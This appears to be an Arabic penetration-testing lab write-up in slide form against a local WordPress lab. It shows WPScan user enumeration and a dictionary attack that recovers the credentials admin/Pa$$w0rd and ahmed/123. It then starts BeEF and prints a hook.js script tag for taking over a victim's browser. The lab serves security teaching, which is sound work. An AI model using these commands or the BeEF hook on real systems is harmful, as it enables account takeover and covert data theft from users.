
الهدف

تطبيق ويب ضعيف برمجياً
(DVWA)


المنهجية

تطبيق معايير OWASP للبحث الآلي
عن الثغرات الشائعة قبل الانتقال
للهجمات المخصصة

التنميط: بيئة خادم WordPress



استكشاف لوحة التحكم وتحديد الحسابات ذات الصلاحيات الإدارية



محاولة اختراق صفحة تسجيل الدخول
wp-login.php

الحلقة الأضعف: التكوين غير الآمن للمستخدمين

Dashboard

Posts

Media

Pages

Comments

Appearance

Plugins

Users

All Users

Add New

Profile

Tools

Settings

Collapse menu

Add New User

Create a brand new user and add them to this site.

Username (required)

ahmed

Email (required)

ahmed@gmail.com

First Name

ahmed

Last Name

ahmed

Website

Password

Generate password

123

Hide

Very weak

Confirm Password

Send User Notification

☒ Send the new user an email about their account.

Role

Subscriber

DATA CAPTURE: USER_CREATION_FORM

☐	Username	Name	Email
☐	admin	—	admin1@gmail.co
☒	ahmed	ahmed ahmed	Subscriber

TARGET: ahmed

ROLE: Subscriber

الخطأ القاتل

إنشاء حساب ahmed بصلاحيات Subscriber

التحذير المتجاهل

تعيين كلمة مرور مكونة من 3 أرقام فقط (123) وتفعيل خيار التأكيد

النتيجة

خلق ثغرة حرجية قابلة للاستغلال عبر القوة الغاشمة (Brute Force)

المرحلة 2: التعداد النشط عبر (WPScan)

***** COMMAND EXECUTED

```
wpscan --url http://192.168.1.156 --enumerate u
```

users

```
[+] admin ✓
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] A WordPress Commenter
| Found By: Rss Generator (Passive Detection)

[+] ahmed ✓
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wp
an.com/register
[+] Finished: Tue Dec 6 14:18:32 2022
[+] Requests Done: 73
```

تحليل المنهجية

- اكتشاف سلبي (Passive): استخراج admin عبر Author Posts.
- اكتشاف هجومي (Aggressive): تأكيد حساب admin g ahmed g Login Error Messages , Messages.

الخلاصة: نجح المهاجم في رسم خريطة بأسماء المستخدمين الصالحة.

الاختراق الخادمي: هجمات القاموس (Dictionary Attack)

تشرح الهجوم

```
wpscan --url  
http://192.168.1.156  
--passwords passwords.txt
```

- بروتوكول الهجوم: استهداف واجهة Xmlrpc التي تسمح بتجربة كلمات مرور متعددة بسرعة.
- النتائج المؤكدة: تأكيد استغلال الخطأ البشري في إعداد كلمات المرور الضعيفة.

COMMAND EXECUTED

```
(kali@kali)-[~/Desktop/work/passwords]  
$ wpscan --url http://192.168.1.156 --passwords passwords.txt
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] ahmed  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[*] Performing password attack on Xmlrpc against 3 user/s  
[SUCCESS] - admin / Pa$$w0rd  
[SUCCESS] - ahmed / 123  
Trying ahmed / 123 Time: 00:00:00 > (18 / 32) 56.25% ETA: ??:??:??  
[!] Valid Combinations Found:  
| Username: admin, Password: Pa$$w0rd  
| Username: ahmed, Password: 123  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

مصفوفة التحليل التشخيصي: متجهات الهجوم الخادمي مقابل العميل

محور العميل (Client-Side)

الأداة: BeEF (Browser Exploitation Framework)

الهدف: متصفح المستخدم النهائي (الضحية)

التقنية: حقن السكريبتات (Hooking), الهندسة الاجتماعية

النتيجة: تحويل المتصفح إلى نقطة ارتكاز لسرقة البيانات

محور الخادم (Server-Side)

الأداة: WPScan


الهدف: البنية التحتية, قواعد البيانات, واجهات API

التقنية: التعداد, القوة الغاشمة للبروتوكولات (XML-RPC)

النتيجة: الوصول المباشر للخادم وتجاوز المصادقة



المرحلة 3: تسليح جانب العميل (Client-Side Weaponization)



<IMAGE-1>

<IMAGE 0>


```
$ sudo beef-xss
[sudo] password for kali:
[-] You are using the default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BEEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
• beef-xss.service - beef-xss
Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
Active: active (running) since Wed 2022-12-07 09:09:42 EST; 5s ago
```

مفهوم الخطاف (The Hook)

```
<script src="http://127.0.0.1:3000/hook.js"></script>
```

BeEF لا يهاجم الجهاز مباشرة، بل يستضيف ملف JavaScript خبيث (hook.js). بمجرد تحميل هذا الملف في متصفح الضحية، يتم إنشاء قناة اتصال مستمرة (WebSockets) للتحكم بالمتصفح.

التقاط الهدف: تنفيذ عملية الربط (Executing the Hook)




المؤشرات الجنائية

لا تظهر أي تنبيهات أمنية للمستخدم العادي.

